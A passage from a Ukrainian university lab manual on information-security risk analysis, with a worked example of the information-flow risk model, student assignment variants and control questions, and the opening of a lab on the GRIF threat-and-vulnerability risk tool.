Засоби резервування й контролю цілісності	
Резервне копіювання	10
Програмна система контролю цілісності	10

Засоби захисту другої інформації (база клієнтів компанії): немає.

Засоби захисту РС наведенні в табл. 2.4.

Таблиця 2.4

Засоби захисту РС

Засіб захисту	Вага засобу захисту
Засоби фізичного захисту	
Контроль доступу до приміщень, де розташований ресурс (двері із замком, відеоспостереження)	10
Засоби локального захисту	
Засоби антивірусного захисту (антивірусний монітор)	10
Відсутність дисководів і USB-портів	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3
Система криптозахисту електронної пошти	10

Засоби захисту інформації (БД найменувань товарів компанії з їхнім описом) наведені в табл. 2.5.

Таблиця 2.5

Засоби захисту інформації

Засіб захисту	Вага засобу захисту
Засоби резервування й контролю цілісності	
Резервне копіювання	10
Програмна система контролю цілісності	10

Засоби захисту клієнтського місця групи користувачів

Засоби захисту клієнтського місця бухгалтера й головного бухгалтера (група звичайних користувачів) наведені в табл. 2.6.

Засоби захисту клієнтського місця фінансового директора (група авторизованих Інтернет-користувачів): засоби захисту клієнтського місця груп авторизованих Інтернет-користувачів неможливо оцінити, тому що невідомо, звідки будуть здійснювати доступ користувачі цієї групи.

Таблиця 2.6

Засоби захисту клієнтського місця бухгалтера й головного бухгалтера

Засіб захисту	Вага засобу захисту
Засоби фізичного захисту	
Контроль доступу до приміщення, де розташований ресурс (двері із замком, відеоспостереження)	10
Засоби локального захисту	
Засоби антивірусного захисту (антивірусний монітор)	10
Відсутність дисководів і USB-портів	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3
Система криптозахисту електронної пошти	10

Вид і права доступу груп користувачів до інформації, наявність з'єднання через VPN, кількість осіб у групі наведені в табл. 2.7.

Таблиця 2.7

Параметри груп користувачів до інформації

Тип користувача	Вид доступу	Права доступу	Наявність VPN-з'єднання	Кількість користувачів у групі
1	2	3	4	5
Головний бухгалтер / бухгалтерський звіт	локальний	читання, запис, видалення	немає	1
Бухгалтер / база клієнтів підприємства	вилучений	читання	є	1

Закінчення табл. 2.7

1	2	3	4	5
Фінансовий директор / база клієнтів підприємства	вилучений	читання, запис	є	1
Бухгалтер / БД найменувань товарів підприємства	локальний	читання, запис, видалення	немає	1

Наявність у групи користувачів виходу в Інтернет наведена в табл. 2.8.

Таблиця 2.8

Наявність у групи користувачів виходу в Інтернет

Тип користувача	Доступ до Інтернету
Головний бухгалтер	Є
Бухгалтер	Немає
Фінансовий директор	Не аналізується (доступ до Інтернету груп користувачів, що здійснюють доступ до інформації через Інтернет)

Збиток підприємства від реалізації погроз ІБ наведений в табл. 2.9.

Таблиця 2.9

Збиток підприємства від реалізації погроз ІБ

Об’єкт погрози ІБ	Конфіденційність (у. о. на рік)	Цілісність (у. о. на рік)	Доступність (у. о. на годину)
Бухгалтерський звіт	100 у.о.	100 у.о.	1 у.о.
База клієнтів підприємства	100 у.о.	100 у.о.	1 у.о.
БД найменувань товарів підприємства	100 у.о.	100 у.о.	1 у.о.

Спадкування: оскільки сервер і РС підприємства перебувають в одній мережній групі, тобто фізично з'єднані між собою, необхідно

поширити найменший коефіцієнт захисту й найбільшу базову ймовірність групи Інтернет-користувачів на всю інформацію на всіх ресурсах, що входять у мережну групу.

Приклад розрахунку ризиків за погрозою конфіденційності

У випадку локального доступу до інформації на ресурсі необхідно знайти коефіцієнт локальної захищеності інформації на ресурсі, що складається із суми ваг засобів фізичного й локального захисту.

За вилученого доступу розраховуємо коефіцієнти локальної захищеності робочого місця групи користувачів, яка має доступ до інформації, (сума ваг засобів фізичного, локального й персонального мережного захисту) і вилученої захищеності інформації на ресурсі (сума ваг засобів корпоративного мережного захисту). У подальших розрахунках бере участь найменший коефіцієнт.

У разі локального й вилученого доступу знаходимо всі три коефіцієнти, з яких також вибираємо найменший.

Коефіцієнти захищеності наведені в табл. 2.10.

Таблиця 2.10

Коефіцієнти захищеності

Тип користувача	Коефіцієнт локальної захищеності інформації	Коефіцієнт вилученої захищеності інформації	Коефіцієнт локальної захищеності робочого місця групи користувачів	Найменший коефіцієнт
Головний бухгалтер / бухгалтерський звіт	55	–	–	55
Бухгалтер / база клієнтів підприємства	–	22	43	22
Фінансовий директор / база клієнтів підприємства	–	22	–	22
Бухгалтер / БД найменувань товарів підприємства	30	–	–	30

Облік наявності доступу за допомогою VPN

За локального доступу наявність VPN не аналізується. За вилученого доступу, у процесі використання VPN, до найменшого коефіцієнта захищеності додається вага VPN шлюзу (20). Якщо в разі вилученого доступу VPN-з'єднання не використовується, для груп Інтернет-користувачів підсумковий коефіцієнт захищеності множиться на 4, для груп звичайних користувачів (не Інтернет-користувачів) – залишається незмінним.

Значення коефіцієнтів захищеності за наявності доступу за допомогою VPN наведений в табл. 2.11.

Таблиця 2.11

Коефіцієнти захищеності

Тип користувача	Найменший коефіцієнт	Вага VPN-з'єднання	Підсумковий коефіцієнт
Головний бухгалтер / бухгалтерський звіт	55	-	55
Бухгалтер / база клієнтів підприємства	22	20	42
Фінансовий директор / база клієнтів підприємства	22	20	42
Бухгалтер / база даних найменувань товарів підприємства	30	-	30

Облік кількості користувачів в групі й наявності в групи користувачів доступу до Інтернету наведений в табл. 2.12.

Якщо до інформації має доступ група користувачів, що перевищує 50 осіб, то це відповідно збільшує підсумковий коефіцієнт.

Якщо група користувачів має доступ до Інтернету, то це збільшує підсумковий коефіцієнт у 2 рази.

Приклад розрахунку підсумкового коефіцієнта: $K = \frac{1 \cdot 2}{55} = 0{,}036$.

Таблиця 2.12

Облік кількості користувачів в групі

Тип користувача	Підсумковий коефіцієнт	Кількість користувачів у групі користувачів	Наявність у групи користувачів доступу до Інтернету	Підсумковий коефіцієнт
Головний бухгалтер / бухгалтерський звіт	55	1	2	0,036
Бухгалтер / база клієнтів підприємства	42	1	1	0,024
Фінансовий директор / база клієнтів підприємства	42	1	-	0,024
Бухгалтер / БД найменувань товарів підприємства	30	1	1	0,033

Щоб одержати підсумкову ймовірність, необхідно визначити базову ймовірність і помножити її на підсумковий коефіцієнт (табл. 2.13).

Таблиця 2.13

Значення ймовірностей та коефіцієнтів

Тип користувача	Базова ймовірність	Підсумкова базова ймовірність	Підсумковий коефіцієнт	Проміжна ймовірність	Підсумкова ймовірність
Головний бухгалтер / бухгалтерський звіт	0,35	0,7	0,036	0,0252	0,0252
Бухгалтер / база клієнтів підприємства	0,35	0,7	0,024	0,0168	0,0331
Фінансовий директор / база клієнтів підприємства	0,7	0,7	0,024	0,0168	
Бухгалтер / БД найменувань товарів підприємства	0,35	0,7	0,033	0,0231	0,0231

Оскільки до інформації на ресурсі, що перебуває в мережній групі, має доступ група Інтернет-користувачів, їхня базова ймовірність поширюється на всі типи інформації.

Підсумкова ймовірність для другої інформації, до якої мають доступ кілька груп користувачів, розраховуємо за формулою 2.1.

Ризик за погрозою конфіденційності наведений в табл. 2.14.

Таблиця 2.14

Ризик за погрозою конфіденційності

Тип користувача	Підсумкова ймовірність	Збиток від реалізації погрози	Ризик
Бухгалтерський звіт	0,0252	100	2,52
База клієнтів підприємства	0,0331	100	3,31
БД найменувань товарів підприємства	0,0231	100	2,31

Приклад розрахунку ризиків за погрозою цілісності

Перший пункт обчислюється аналогічно до розрахунку за погрозою конфіденційності (табл. 2.15).

Таблиця 2.15

Облік засобів резервування й контролю цілісності

Тип користувача	Найменший коефіцієнт	Вага VPN-з'єднання	Ваги засобів резервування й контролю цілісності	Підсумковий коефіцієнт
Головний бухгалтер / бухгалтерський звіт	55	-	40	95
Бухгалтер / база клієнтів підприємства	22	20	20	62
Фінансовий директор / база клієнтів підприємства	22	20	20	62
Бухгалтер / БД найменувань товарів підприємства	30	-	20	50

Облік наявності резервного копіювання, кількості користувачів у групі і наявності в них доступу до Інтернету наведений у табл. 2.16.

Таблиця 2.16

Облік наявності характеристик

Тип користувача	Підсумковий коефіцієнт	Наявність резервного копіювання	Кількість осіб у групі користувачів	Наявність у групи користувачів доступу до Інтернету	Підсумковий коефіцієнт
1	2	3	4	5	6
Головний бухгалтер / бухгалтерський звіт	95	1	1	2	0,021
Бухгалтер / база клієнтів підприємства	62	1	1	1	0,016
Фінансовий директор / база клієнтів підприємства	62	4	1	–	0,065
Бухгалтер / БД найменувань товарів підприємства	50	1	1	1	0,02

Наявність резервного копіювання враховується таким чином: якщо в інформації на ресурсі здійснюється резервне копіювання, то вага резервного копіювання (10) додається до коефіцієнта захищеності. Якщо в інформації на ресурсі резервне копіювання не здійснюється і групі користувачів, що має доступ до інформації, дозволений запис або видалення, то підсумковий коефіцієнт збільшується в 4 рази.

Аналогічно до розрахунку за погрозою конфіденційності одержимо підсумкову ймовірність (табл. 2.17).

Таблиця 2.17

Облік підсумкової ймовірності

Тип користувача	Базова ймовірність	Підсумкова базова ймовірність	Підсумковий коефіцієнт	Проміжна ймовірність	Підсумкова ймовірність
1	2	3	4	5	6
Головний бухгалтер / бухгалтерський звіт	0,25	0,7	0,021	0,0147	0,0147
Бухгалтер / база клієнтів підприємства	0,1	0,7	0,016	0,0112	0,05619
Фінансовий директор / база клієнтів підприємства	0,7	0,7	0,065	0,0455	
Бухгалтер / БД найменувань товарів підприємства	0,25	0,7	0,02	0,014	0,014

Ризик за погрозою цілісності наведений у табл. 2.18.

Таблиця 2.18

Ризик за погрозою цілісності

Тип користувача	Підсумкова ймовірність	Збиток від реалізації погрози	Ризик
Бухгалтерський звіт	0,0147	100	1,47
База клієнтів підприємства	0,05619	100	5,61
БД найменувань товарів підприємства	0,014	100	1,4

Приклад розрахунку ризиків за погрозою відмови в обслуговуванні. Розрахунок ризиків за погрозою доступності.

Розрахунок коефіцієнта захищеності за погрозою доступності.

У процесі розрахунку ризиків за погрозою доступності аналізуються

засоби резервування: кластер, резервне копіювання й резервний канал (табл. 2.19 – 2.20).

Таблиця 2.19

Параметри розрахунку ризиків за погрозою доступності

Операції	Кластер		Резервне копіювання		Резервний канал	
	є	немає	є	немає	є	Немає
Запис і видалення	20	Const	4	Збільшується в 5 разів	5	Const
Видалення	20	Const	4	Збільшується в 4 рази	5	Const
Запис	20	Const	4	Збільшується в 4 рази	5	Const
Читання	40	Const	4	Збільшується в 2 рази	5	Const

Вплив резервного каналу враховується в тому випадку, якщо група звичайних користувачів (не Інтернет-користувачів) має тільки вилучений доступ до інформації на ресурсі.

Таблиця 2.20

Оцінка ризиків за погрозою доступності

Тип користувача	Коефіцієнт захищеності	Наявність у групи користувачів доступу до Інтернету	Підсумковий коефіцієнт
Головний бухгалтер / бухгалтерський звіт	0,25	2	0,5
Бухгалтер / база клієнтів підприємства	2	1	2
Фінансовий директор / база клієнтів підприємства	4	–	4
Бухгалтер / БД найменувань товарів підприємства	0,25	1	0,25

Розрахунок підсумкового часу простою наведений у табл. 2.21.

Таблиця 2.21

Розрахунок підсумкового часу простою

Тип користувача	Базовий час простою	Підсумковий базовий час простою	Час простою мережного устаткування	Підсумковий коефіцієнт	Проміжний час простою	Підсумковий час простою
Головний бухгалтер / бухгалтерський звіт	40	70	–	0,5	35	35
Бухгалтер / база клієнтів підприємства	40	70	10	2	140	280
Фінансовий директор / база клієнтів підприємства	70	70	–	4	280	
Бухгалтер / БД найменувань товарів під-приємства	40	40	–	0,25	10	10

У процесі розрахунку ризиків за погрозою доступності базові часи простою успадковуються тільки в межах ресурсу.

Час простою мережного устаткування додається до підсумкового часу простою.

Якщо підсумковий час простою перевищує максимально критичне значення (280 годин на рік за базовими настроюванням), воно прирівнюється до максимально критичного часу простою.

Для іншої інформації на сервері, до якої мають доступ кілька груп користувачів, підсумковий час простою розраховується за формулою 2.2.

Розрахунок ризиків наведений у табл. 2.22.

Таблиця 2.22

Розрахунок ризиків

Тип користувача	Підсумковий час простою	Збиток від реалізації погрози	Ризик
Бухгалтерський звіт	35	1	35
База клієнтів підприємства	280	1	280
БД найменувань товарів підприємства	10	1	10

Приклади впливу відповідей політики безпеки (ПБ) на коефіцієнти

Модель інформаційних потоків не може врахувати організаційних заходів, питань, пов'язаних з поводженням співробітників підприємства й деяких інших аспектів. Для того щоб найбільш повно охопити всі погрози, що діють на інформаційні ресурси підприємства, вводиться розділ ПБ, що містить деякі питання. Певні відповіді на питання ПБ впливають на ваги засобів захисту й змінюють ризик реалізації погроз ІБ. Використовуються такі розділи ПБ:

1. Політика безпеки.
2. Організаційні заходи.
3. Безпека персоналу.
4. Фізична безпека.
5. Управління комунікаціями й процесами.
6. Контроль доступу.
7. Безперервність ведення бізнесу.
8. Відповідність системи вимогам.
9. Розробка й супровід систем.

Питання 1. Чи існує на підприємстві розроблена ПБ, всі положення якої на практиці впроваджені в ІС?

Варіанти відповідей:

1) так;
2) немає;
3) положення політики впроваджені частково.;

Вплив відповідей:

так – всі ваги засобів захисту збільшуються на 10%;

немає – всі ваги засобів захисту зменшуються на 10%;

положення політики впроваджені частково – всі ваги засобів захисту зменшуються на 3%.

Питання 2. Чи може розкриття якої-небудь інформації принести істотну вигоду стороннім особам, зацікавленим організаціям і т. п.?

Варіанти відповідей:

1) так;
2) немає.

Вплив відповідей:

так – всі ваги засобів захисту за погрозою конфіденційності за ресурсами, до яких мають доступ групи Інтернет-користувачів, зменшуються на 5%;

немає – всі ваги засобів захисту за погрозою конфіденційності за ресурсами, до яких мають доступ групи Інтернет-користувачів, збільшуються на 2%;

Питання 3. Адміністратори або офіцери безпеки адмініструють систему віддалено через Інтернет, не застосовуючи засобів криптозахисту трафіка?

Варіанти відповідей:

1) так;
2) ні.

Вплив відповідей:

так – всі ваги засобів захисту зменшуються на 50%. Всі ваги засобів захисту ресурсів, до яких мають доступ групи адміністраторів або офіцерів безпеки, зменшуються на 100%;

ні – нічого не змінюється.

Завдання до лабораторної роботи. Необхідно розрахувати ризики ІС на основі моделі інформаційних потоків, використовуючи вихідні дані, які задані явно або згідно з варіантом.

ІС підприємства складається із двох ресурсів: сервера й РС, які перебувають в одній мережній групі, тобто фізично пов’язані між собою. На сервері зберігаються види інформації, задані згідно з варіантом (табл. 2.23).

Таблиця 2.23

Варіанти видів інформації

№ варіанта	БД найменувань речовин для виробництва товарів	Документи, що описують процес виробництва	БД клієнтів	Реєстраційні документи підприємства	Документи, що описують схеми реалізації
1	+	+			
2	+		+		
3	+			+	
4	+				+
5		+	+		
6		+		+	
7		+			+
8			+	+	
9			+		+
10				+	+
11	+	+			
12	+		+		
13	+			+	
14		+	+		
15		+		+	
16			+	+	
17	+	+			
18	+		+		
19	+			+	
20	+				+
21		+		+	
22		+			+
23			+	+	
24			+		+
25				+	+
26	+	+			
27	+		+		
28	+			+	
29		+	+		
30		+		+	

На РС розташована БД процентного вмісту різних речовин у вироблених товарах. До ІС мають доступ користувачі згідно з табл. 2.24.

Таблиця 2.24

Варіанти видів доступу до ІС користувачів

№ варіанта	Начальник відділу закупівель	Старший менеджер	Менеджер із закупівель	Директор	Головний бухгалтер	Юрист	Інвестор	Партнер	Секретар
1	+	+	+						
2	+	+		+					
3	+	+			+				
4	+	+				+			
5	+	+					+		
6	+	+						+	
7	+	+							+
8	+		+	+					
9	+		+		+				
10	+		+			+			
11	+		+				+		
12	+		+					+	
13	+		+						+
14	+			+	+				
15	+			+		+			
16	+			+			+		
17	+			+				+	
18	+			+					+
19	+				+	+			
20	+				+		+		
21	+				+			+	
22	+				+				+
23	+					+	+		
24	+					+		+	
25	+					+			+
26	+						+	+	
27	+						+		+
28	+							+	+
29		+			+			+	
30				+		+			+

До сервера локальний та вилучений доступ мають групи користувачів (до першої інформації – БД найменувань речовин для

виробництва товарів, до іншої інформації – документи, що описують процес виробництва) згідно з варіантами табл. 2.25.

Таблиця 2.25

Варіанти видів доступу до сервера користувачів

№ варіанта	Локальний доступ			Вилучений доступ					
	Начальник відділу закупівель	Старший менеджер	Менеджер по закупівлям	Директор	Головний бухгалтер	Юрист	Інвестор	Партнер	Секретар
1	+			+	+				
2		+		+		+			
3			+	+			+		
4	+			+				+	
5		+		+					+
6			+		+	+			
7	+				+		+		
8		+			+			+	
9			+		+				+
10	+					+	+		
11		+				+		+	
12			+			+			+
13	+						+	+	
14		+					+		+
15			+					+	+
16	+				+		+		
17		+			+			+	
18			+		+				+
19	+					+	+		
20		+				+		+	
21			+			+			+
22	+						+	+	
23		+					+		+
24			+					+	+
25	+				+				
26		+				+			
27			+				+		
28	+							+	
29		+							+
30			+		+	+			

До РС локальний доступ має група користувачів (до БД процентного вмісту різних речовин у вироблених товарах) згідно з варіантами табл. 2.26.

Таблиця 2.26

Варіанти видів доступу до ІС користувачів

№ варіанта	Начальник відділу закупівель	Старший менеджер	Менеджер по закупівлям	Директор	Головний бухгалтер	Юрист	Інвестор	Партнер	Секретар
1	+								
2		+							
3			+						
4				+					
5					+				
6						+			
7							+		
8								+	
9									+
10								+	
11							+		
12						+			
13					+				
14				+					
15			+						
16		+							
17	+								
18	+								
19		+							
20			+						
21				+					
22					+				
23						+			
24							+		
25								+	
26									+
27								+	
28							+		
29						+			
30					+				

Директор (а також головний бухгалтер, юрист, інвестор, партнер, секретар) у разі вилученого доступу до сервера є **групою звичайних користувачів**, а начальник відділу закупівель (а також менеджер із закупівель і старший менеджер) – **групою авторизованих Інтернет-користувачів**. Причому директор (а також головний бухгалтер, юрист, інвестор, партнер, секретар) має вилучений доступ до сервера через комутатор.

Значення коефіцієнтів ефективності засобів захисту сервера наведені в табл. 2.27.

Таблиця 2.27

Коефіцієнти ефективності засобів захисту сервера

Засіб захисту	Ефективність засобу захисту
Засоби фізичного захисту	
Контроль доступу до приміщень, де розташований ресурс (двері із замком, відеоспостереження)	10
Засоби локального захисту	
Відсутність можливості підключення зовнішніх носіїв	10
Вбудовані в ОС засоби блокування сеансу користувача	2
Вбудована в BIOS система розмежування доступу під час завантаження	2
Засоби корпоративного мережного захисту	
Міжмережний екран	10
Система виявлення атак на рівні мережі	5
Система антивірусного захисту на сервері	10
Засоби резервування й контролю цілісності	
Апаратна система контролю цілісності	20

Значення коефіцієнтів ефективності засобів захисту первинної інформації наведені в табл. 2.28.

Таблиця 2.28

Коефіцієнти ефективності засобів захисту первинної інформації (БД: найменувань речовин для виробництва товарів, клієнтів; реєстраційні документи підприємства)

Засіб захисту	Ефективність засобу захисту
Засоби локального захисту	
Засоби криптографічного захисту (криптозахисту даних ПК)	20
Засоби резервування й контролю цілісності	
Додаткова програмно-апаратна система контролю доступу	8
Резервне копіювання	10

Засобів захисту другої інформації (документиів, що описують процес виробництва й схеми реалізації) немає. Значення коефіцієнтів ефективності засобів захисту РС наведені в табл. 2.29.

Таблиця 2.29

Коефіцієнти ефективності засобів захисту РС

Засіб захисту	Ефективність засобу захисту
Засоби фізичного захисту	
Контроль доступу до приміщень, де розташований ресурс (двері із замком)	5
Засоби локального захисту	
Вбудовані в ОС засоби блокування сеансу користувача	2
Засіб антивірусного захисту (антивірусний монітор)	10
Апаратна система контролю цілісності	20
Відсутність можливості підключення зовнішніх носіїв	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3

Значення коефіцієнтів ефективності засобів захисту інформації наведені в табл. 2.30.

Таблиця 2.30

Коефіцієнти ефективності засобів захисту інформації (БД процентного вмісту різних речовин у вироблених товарах)

Засіб захисту	Ефективність засобу захисту
Засоби локального захисту	
Засоби криптографічного захисту (криптозахист даних ПК)	20
Засоби резервування й контролю цілісності	
Резервне копіювання	10

Значення коефіцієнтів ефективності засобів захисту клієнтського місця групи звичайних користувачів наведені в табл. 2.31.

Таблиця 2.31

Коефіцієнти ефективності засобів захисту клієнтського місця групи звичайних користувачів

Засіб захисту	Ефективність засобу захисту
Засоби фізичного захисту	
Контроль доступу до приміщеннь, де розташований ресурс (двері із замком)	5
Засоби локального захисту	
Засоби антивірусного захисту (антивірусний монітор)	10
Апаратна система контролю цілісності	20
Відсутність можливості підключення зовнішніх носіїв	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3

Значення коефіцієнтів ефективності засобів захисту клієнтського місця групи авторизованих Інтернет-користувачів наведені в табл. 2.32.

Таблиця 2.32

Коефіцієнти ефективності засобів захисту клієнтського місця групи авторизованих Інтернет-користувачів

Засіб захисту	Ефективність засобу захисту
Засоби фізичного захисту	
Контроль доступу до приміщень, де розташований ресурс (двері із замком)	5
Засоби локального захисту	
Вбудована в BIOS система розмежування доступу під час завантаження	2
Додаткова апаратна система блокування сеансу користувача	4
Засоби антивірусного захисту (антивірусний монітор)	10
Відсутність можливості підключення зовнішніх носіїв	10
Засоби персонального мережного захисту	
Персональний міжмережний екран	3

Вид і права доступу груп користувачів до інформації (для всіх категорій згідно з варіантом), наявність з'єднання через VPN, кількість користувачів у групі описується в табличній формі довільно й подається у звіті у вигляді, як наведено на прикладі в табл. 2.33.

Таблиця 2.33

Приклад опису категорій

Категорія	Вид доступу	Права доступу	Наявність VPN-з'єднання	Кількість користувачів у групі
Старший менеджер із закупівель / БД найменувань речовин для виробництва товарів	локальний	читання, запис, видалення	немає	1
Менеджер / документи, що описують процес виробництва	вилучений	читання	є	1
Начальник відділу закупівель / документи, що описують процес виробництва	вилучений	читання, запис	є	1
Менеджер / БД процентного вмісту різних речовин у вироблених товарах	вилучений	читання, запис, видалення	немає	1

Наявність у груп користувачів виходу в Інтернет (для всіх категорій згідно з варіантом) описується в табличній формі довільно й подається у звіті у вигляді, як наведено на прикладі в табл. 2.34.

Таблиця 2.34

Приклад опису наявності у груп користувачів виходу в Інтернет

Група користувачів	Доступ в Інтернет
Старший менеджер із закупівель	є
Менеджер	немає
Начальник відділу закупівель	не аналізується

Збиток компанії від реалізації погроз ІБ (для всіх категорій згідно з варіантом) описується в табличній формі довільно й подається у звіті у вигляді, як наведено на прикладі в табл. 2.35.

Таблиця 2.35

Приклад опису збитку підприємства від реалізації погроз ІБ

Категорія	Конфіденційність (у. о. на рік)	Цілісність (у. о. на рік)	Доступність (у. о. на годину)
БД найменувань речовин для виробництва товарів	100	100	1
Документи, що описують процес виробництва	100	100	1
БД процентного вмісту різних речовин у вироблених товарах	100	100	1

Усі отримані значення параметрів та характеристик отриманої моделі інформаційних потоків із зазначенням їх порядку розрахунку повинні бути наведені у звіті з ЛР. Також необхідно надати сформовані в до-вільній табличній формі проміжні значення даних для проведення відповідних розрахунків.

Контрольні запитання

1. Дайте визначення ПБ.
2. Дайте визначення ІС.
3. У чому полягають відмінності між погрозою та вразливістю?
4. Сфери використання ПБ.
5. Назвіть основні принципи побудови моделі ІС.
6. Назвіть типи ІС.

Час, що відводиться на проведення опитування, 10 – 15 хв.

Лабораторна робота №3
Дослідження можливостей системи аналізу та управління інформаційними ризиками: ГРИФ (з програмного комплексу Digital Security Office 2006). Побудова моделі ІС на основі моделі погроз і вразливостей

Мета роботи – закріплення теоретичного матеріалу, ознайомлення студентів з основними типами та принципами роботи системи аналізу та управління інформаційними ризиками на підприємстві. Одержання практичних навичок побудови та дослідження моделі ІС на основі моделі погроз і вразливостей за допомогою системи ГРИФ з програмного комплексу Digital Security Office 2006.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який викладається під час вивчення теми №3 "Організація інформаційної безпеки на підприємстві".

Крім того, лабораторна робота розроблена на базі програмного продукту Digital Security Office 2006, який поставлений за академічною версією згідно з підписаною угодою між Харківським національним економічним університетом (кафедрою інформаційних систем) та фірмою Digital Security, м. Санкт-Петербург (www.dsec.ru).

Рекомендації щодо підготовки до виконання ЛР. Необхідно вивчити принципи та логіку роботи системи ГРИФ, її основні параметри та характеристики. Особливу увагу варто приділити процесу

конфігурування системи ГРИФ під час установки і введення необхідних проміжних даних для побудови моделі. Вивчити методику побудови моделі ІС на основі моделі погроз і вразливостей.

Загальні положення ЛР.

Модель погроз і вразливостей

Для оцінювання ризиків ІС компанії захищеність кожного цінного ресурсу визначається за допомогою аналізу погроз, що діють на конкретний ресурс, і вразливостей, через які дані погрози можуть бути реалізовані. Оцінюючи ймовірність реалізації актуальних для цінного ресурсу погроз і ступінь впливу реалізації погрози на ресурси, про необхідно аналізувати інформаційні ризики ресурсів підприємства.

У результаті роботи алгоритму програма надає такі дані:

1) про інвентаризацію;
2) значення ризику для кожного цінного ресурсу компанії;
3) перелік усіх вразливостей, які стали причиною отриманого значення ризику;
4) значення ризику для ресурсів після здійснення контрзаходів (залишковий ризик);
5) ефективність контрзаходів.

Під час розробки алгоритму оцінювання інформаційних ризиків, заснованого на аналізі погроз і вразливостей ІС, були розглянуті й проаналізовані різні наявні класифікації погроз ІБ. Спроби використання даних класифікацій для опису якомога більшої кількості погроз показали, що в багатьох випадках реальні погрози або не підходили ні під одну із класифікаційних ознак, або, навпаки, відповідали декільком.

Таким чином, основна мета створення класифікації погроз – найбільш повна, детальна класифікація, що описує всі наявні погрози ІБ, за якою кожна із погроз підпопадає тільки під одну класифікаційну ознаку, і яка, таким чином, найбільш застосовна для аналізу ризиків реальних ІС.

Крім того, фахівцями фірми Digital Security був розробленій каталог погроз і вразливостей, що відповідають розробленій класифікації (див. табл. 1.1).

Перед заповненням даних у програмі необхідно провести інвентаризацію цінних ресурсів та інформації підприємства, тобто визначити всю цінну інформацію підприємства й ресурси, на яких вона зберігається.

Далі власники інформації або відповідальні особи (як правило, начальники відділів, у яких ведеться обробка інформації) повинні визначити збиток, якого буде завдано понесе підприємству під час здійснення погроз конфіденційності, цілісності й доступності даної інформації. Якщо власнику інформації складно оцінити збиток інформації в грошах, програма дозволяє заносити збиток у рівнях (кількість і оцінку рівнів власник вибирає самостійно (у діапазоні від 2 до 100), але для всіх видів інформації в ІС підприємства кількість і оцінка рівнів повинні бути однаковими).

Слід зазначити, що в програму ГРИФ заносяться тільки ресурси, на яких обробляється цінна інформація, тобто інформація, для якої можна оцінити збиток під час реалізації погроз.

Далі фахівець служби ІТ визначає погрози, що діють на ресурси з цінною інформацією, і вразливості, через які реалізуються погрози, критичність погроз і ймовірність реалізації погроз через зазначені вразливості. Фахівці відділу ІБ надають дані про витрати на ІБ.

Співробітнику, що заповнює програму, потрібно внести наступні дані, які наведені в табл. 3.1.

Таблиця 3.1

Типи даних для програми

Дані, які заносяться в програму	Співробітник, відповідальний за надання даних
Ресурси, на яких зберігається цінна інформація	Фахівець служби ІТ
Критичність ресурсу, на якому зберігається цінна інформація	Власник інформації (або начальник відділу, в якому здійснюється обробка інформації)
Відділи, до яких відносяться ресурси	Як правило, збігаються з організаційною структурою компанії
Погрози, що діють на ресурси	Фахівець служб ІТ і ІБ
Вразливості, через які реалізуються погрози	Фахівець служб ІТ і ІБ
Витрати на ІБ	Фахівець служби ІБ

Основні поняття й допущення моделі

Ризик – імовірний збиток, якого зазнає підприємство у процесі здійсненя погроз ІБ.

Базові погрози ІБ – порушення конфіденційності, порушення цілісності й відмова в обслуговуванні.

Ресурс – будь-який контейнер, призначений для зберігання інформації, що піддається погрозам ІБ (сервер, PC, переносний комп'ютер). Властивостями ресурсу є: перелік погроз, що впливають на нього, і критичність ресурсу.

Погроза – дія, що потенційно може призвести до порушення безпеки. Властивістю погрози є перелік вразливостей, за допомогою яких може бути реалізована погроза.

Вразливість – це слабке місце в ІС, що може призвести до порушення безпеки шляхом реалізації певної погрози. Властивостями вразливості є: ймовірність (простота) реалізації погрози через дану вразливість і критичність реалізації погрози через дану вразливість.

Критичність ресурсу (AC) – ступінь значимості ресурсу для ІС, тобто наскільки сильно реалізація погроз ІБ на ресурс вплине на роботу ІС. Задається в рівнях (кількість рівнів може бути в діапазоні від 2 до 100) або в грошах. Залежно від обраного режиму роботи може складатися із критичності ресурсу за конфіденційністю, цілісністю й доступністю (AC_c, AC_i, AC_a).

Критичність реалізації погрози (ER) – ступінь впливу реалізації погрози на ресурс, тобто наскільки сильно реалізація погрози вплине на роботу ресурсу. Задається у відсотках. Складається із критичності реалізації погрози за конфіденційністю, цілісністю й доступністю (ER_c, ER_i, ER_a).

Імовірність реалізації погрози через дану вразливість протягом року (P(V)) – ступінь можливості реалізації погрози через дану вразливість за тих чи інших умов. Вказується у відсотках.

Максимальний критичний час простою (T_{max}) – значення часу простою, що є критичним для підприємства. Тобто збиток, завданий підприємству під час простоювання ресурсу протягом критичного часу простою, максимальний. У разі простоювання ресурсу протягом часу, що перевищує критичний, збиток, завданий підприємству, не збільшується.

З погляду базових погроз ІБ існує два режими роботи алгоритму:

одна базова погроза (сумарна);

три базові погрози.

З точки зору одиниць вимірювання критичності й ризику ресурсу існують два режими роботи алгоритму:

у грошових одиницях;

у рівнях (відсотках).

Принципи розбиття шкали на рівні

Під час роботи з алгоритмом використовується шкала від 0 до 100%. Максимальна кількість рівнів – 100, тобто шкалу можна розбити на 100 рівнів. У разі розподілу шкали на меншу кількість рівнів кожний рівень займає певний інтервал на шкалі. Причому можливі два варіанти поділу:

рівномірний;

логарифмічний.

Наприклад, для 5 рівнів:

рівномірний: 

, де

1 рівень - 20%; 2 рівень - 40%; 3 рівень - 60%; 4 рівень - 80%; 5 рівень - 100%.

логарифмічний: 

, де

1 рівень - 7%; 2 рівень - 18%; 3 рівень - 35%; 4 рівень - 62%; 5 рівень - 100%.

Варіанти оцінювання збитку наведені в табл. 3.2.

Таблиця 3.2

Варіанти оцінювання збитку

№ варіанта	Оцінка у грошах	Оцінка у рівнях	
		Рівномірна	Логарифмічна
1	2	3	4
1	+		
2		+	
3			+

Закінчення табл. 3.2

1	2	3	4
4			+
5		+	
6	+		
7	+		
8		+	
9			+
10			+
11		+	
12	+		
13	+		
14		+	
15			+
16			+
17		+	
18	+		
19	+		
20		+	
21			+
22		+	
23	+		
24	+		
25		+	
26			+
27			+
28		+	
29	+		

Методика розрахунку ризиків за погрозою ІБ

1. На першому етапі розраховуємо рівень погрози за вразливістю **Th** на основі критичності й імовірності реалізації погрози через дану вразливість. Рівень погрози показує, наскільки критичним є вплив даної погрози на ресурс із урахуванням імовірності її реалізації.

1.1. Для режиму з однією базовою погрозою:

$$Th = \frac{ER}{100} \times \frac{P(V)}{100},$$

